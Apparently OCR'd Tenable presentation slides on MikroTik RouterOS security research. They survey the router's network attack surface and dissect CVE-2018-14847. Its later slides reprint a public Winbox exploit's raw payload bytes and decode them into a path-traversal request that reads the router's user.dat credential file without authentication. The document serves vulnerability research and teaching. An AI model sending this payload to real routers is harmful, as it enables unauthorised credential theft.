


- Custom HTTP implementation
  - */nova/bin/www*
  - C++
  - Additional code dynamically loaded as needed.
  - Chimay Red
- Proxies M2 messages from client to various binaries in */nova/bin/* and */ram/pckg/<npk name>/nova/bin/*.
- Which ones? Almost all of them. **> 70**.

tenable

Attack Surface

Web Interface




- M2 Messages?
  - Custom binary protocol. Discuss more later.
  - **Encrypted after authentication**.
- Authentication relies on Curve25519.
- Session key seeds an RC4 engine.
- Already implemented it for you:
  - JSProxySession.cpp
- With examples:
  - CVE-2018-14847
  - CVE-2019-3943

tenable


Attack Surface

Web Interface



tenable

Attack Surface
Winbox




- Port 8291
  - */nova/bin/mproxy*
  - Handles input from Winbox Client
- Also an M2 Message proxy with same reach as the web interface.
  - Will proxy message ***without authentication***.
- Implemented various authentication and encryption schemes:
  - Most recent is based on ECSRP and Curve25519.
  - Clients still vulnerable to man in the middle.
    - CVE-2019-3981
    - CVE-2020-5720

tenable

Attack Surface


Winbox



tenable

Attack Surface


VPNs



- Supports PPTP
  - ppp.npk
  - License refers to very old implementation.
- Supports IPSec
  - security.npk

tenable

Attack Surface
Service Manager Ports




- */nova/bin/sermgr*
- Forks to some listening services:
  - FTP: */nova/bin/ftpd*
  - Telnet: */nova/bin/telnet*
  - SSH: */ram/pckg/security/nova/bin/ssh*
  - API: */nova/bin/console* (?)

tenable

Attack Surface

Others!




- SMB: */nova/bin/smb*
- SNMP: */nova/bin/snmp*
- DNS Server: */nova/bin/resolver*
- DHCP Server: */ram/pckg/dhcp/nova/bin/dhcp*
- HTTP Proxy: */nova/bin/wproxy*
- SOCKS Proxy: */nova/bin/socks*
- Cloud: */nova/bin/cloud*

tenable

Examine a Bug


Why Examine Published Vulnerabilities?

- Accelerate knowledge by leveraging other researcher's work.
- Vulnerabilities are often a guide to where problematic code can be found.
- Patches don't always fix the root issue.



Examine a Bug

CVE-2018-14847




https://nvd.nist.gov/vuln/detail/CVE-2018-14847

tenable

Examine a Bug

Origins of CVE-2018-14847



winbox vulnerable! Unusual login to routers [SOLVED]

Locked | Search this topic...

thekrzos
just joined

Topic Author
Posts: 16
Joined: Tue Aug 02, 2016 10:39 am

Fri Apr 20, 2018 10:46 pm

I noticed today an unusual login to my router exposed to external ip.
Router had only winbox 8129, ssh on the changed high port and pptp on the default port. Version 6.41.3
The password is random char + numbers + special chars and nowhere else used.

Login to my router:

Apr/20/2018 11:57:00	memory	system, error, critical	login failure for user admin from 103.1.221.39 via winbox
Apr/20/2018 11:57:02	memory	system, error, critical	login failure for user admin from 103.1.221.39 via winbox
Apr/20/2018 11:57:03	memory	system, info, account	user admin logged in from 103.1.221.39 via winbox
Apr/20/2018 11:57:11	memory	system, info	ip service changed by admin
Apr/20/2018 11:57:30	memory	system, info, account	user admin logged in from 103.1.221.39 via ssh
Apr/20/2018 11:57:41	memory	system, info, account	user admin logged out from 103.1.221.39 via winbox
Apr/20/2018 11:57:41	memory	system, info, account	user admin logged out from 103.1.221.39 via ssh

I updated it to the latest version and downloaded it completely from the outside.

Fortunately, I found two files: save.sh and dnstest.
Maybe their content will help in something:
save.sh

https://forum.mikrotik.com/viewtopic.php?f=2&t=133438

tenable

Examine a Bug
Early Proof of Concept

```
a = [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
     0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
     0x00, 0x00]

b = [0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x06, 0x01,
     0x00, 0xfe, 0x09, 0x35, 0x02, 0x00, 0x00, 0x08,
     0x00, 0x80, 0x00, 0x00, 0x07, 0x00, 0xff, 0x09,
     0x04, 0x02, 0x00, 0xff, 0x88, 0x02, 0x00, 0x00,
     0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x01,
     0x00, 0xff, 0x88, 0x02, 0x00, 0x02, 0x00, 0x00,
     0x00, 0x02, 0x00, 0x00, 0x00]
```


https://github.com/BasuCert/WinboxPoC/blob/master/WinboxExploit.py

tenable

Examine a Bug

Exploit Payload Translated to M2

```
a = [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
     0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
     0x00, 0x00]
```




{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: '/////./../////./../////./../flash/rw/store/user.dat',
  Uff0002:[0,8],
  Uff0001:[2,2]}

tenable

Examine a Bug

Exploit Payload Translated to M2

```
a = [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
     0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
     0x00, 0x00]
```



```
{bff0005:1,
 uff0006:5,
 uff0007:7,
 s1: '/////./../////./../////./../flash/rw/store/user.dat',
 Uff0002:[0,8],
 Uff0001:[2,2]}
```

Examine a Bug

Payload M2 Type Explained

```
{bff0005:1,
 uff0006:5,
 uff0007:7,
 s1: '/////./../////./../////./../flash/rw/store/user.dat',
 Uff0002:[0,8],
 Uff0001:[2,2]}
```

Type	ID	Value
boolean	0xff0005	True
uint32	0xff0006	5
uint32	0xff0007	7
string	1	See left
uint32 Array	0xff0002	[0,8]
uint32 Array	0xff0001	[2,2]

Examine a Bug


M2 Payload Fields Meaning

Type	ID	Value	Protocol Definition
boolean	0xff0005	True	Expected Reply
uint32	0xff0006	5	Message ID
uint32	0xff0007	7	Command
string	1	[…]/user.dat	
uint32 Array	0xff0002	[0,8]	Source
uint32 Array	0xff0001	[2,2]	Destination

Examine a Bug

M2 Payload Destination

[2,2]



```
albinolobster@ubuntu:~/_system-6.41.4.npk.extracted/squashfs-root/nova
/etc/loader$ xxd system.x3
00000000: b517 0000 2100 0000 0000 0000 7400 0000  ....!.......t...
00000010: 1e00 0000 6c00 0000 1d00 0000 0700 0000  ....l...........
00000020: 0000 0000 0000 0000 0d00 0000 2f6e 6f76  ............/nov
00000030: 612f 6269 6e2f 6c6f 6715 0000 0004 0000  a/bin/log.......
00000040: 0003 0000 0001 0000 0001 0000 0003 0000  ................
00000050: 0033 1500 0000 9900 0000 0100 0000 0100  .3..............
00000060: 0000 0400 0000 0174 7275 6515 0000 00ad  .......true.....
00000070: 0000 0001 0000 0001 0000 0004 0000 0001  ................
00000080: 7472 7565 4500 0000 1e00 0000 3d00 0000  trueE.......=...
00000090: 2000 0000 0700 0000 0000 0000 0000 0000   ...............
000000a0: 1000 0000 2f6e 6f76 612f 6269 6e2f 7261  ..../nova/bin/ra
000000b0: 6469 7573 1500 0000 0400 0000 0300 0000  dius............
000000c0: 0100 0000 0100 0000 0500 0000 3578 0000  ............5x..
000000d0: 001e 0000 0070 0000 0021 0000 0007 0000  .....p...!......
000000e0: 0000 0000 0000 0000 0011 0000 002f 6e6f  ............./no
```


/nova/etc/system.x3

tenable

Examine a Bug

M2 Payload Destination

[2,2]



```
albinolobster@ubuntu:~/routeros/msg_re/parse_x3/build$ ./x3_parse
 -f ~/_system-6.41.4.npk.extracted/squashfs-root/nova/etc/loader/
system.x3 | grep ,2$
/nova/bin/mproxy,2
```

https://github.com/tenable/routeros/tree/master/msg_re/parse_x3

/nova/bin/mproxy

tenable

Examine a Bug

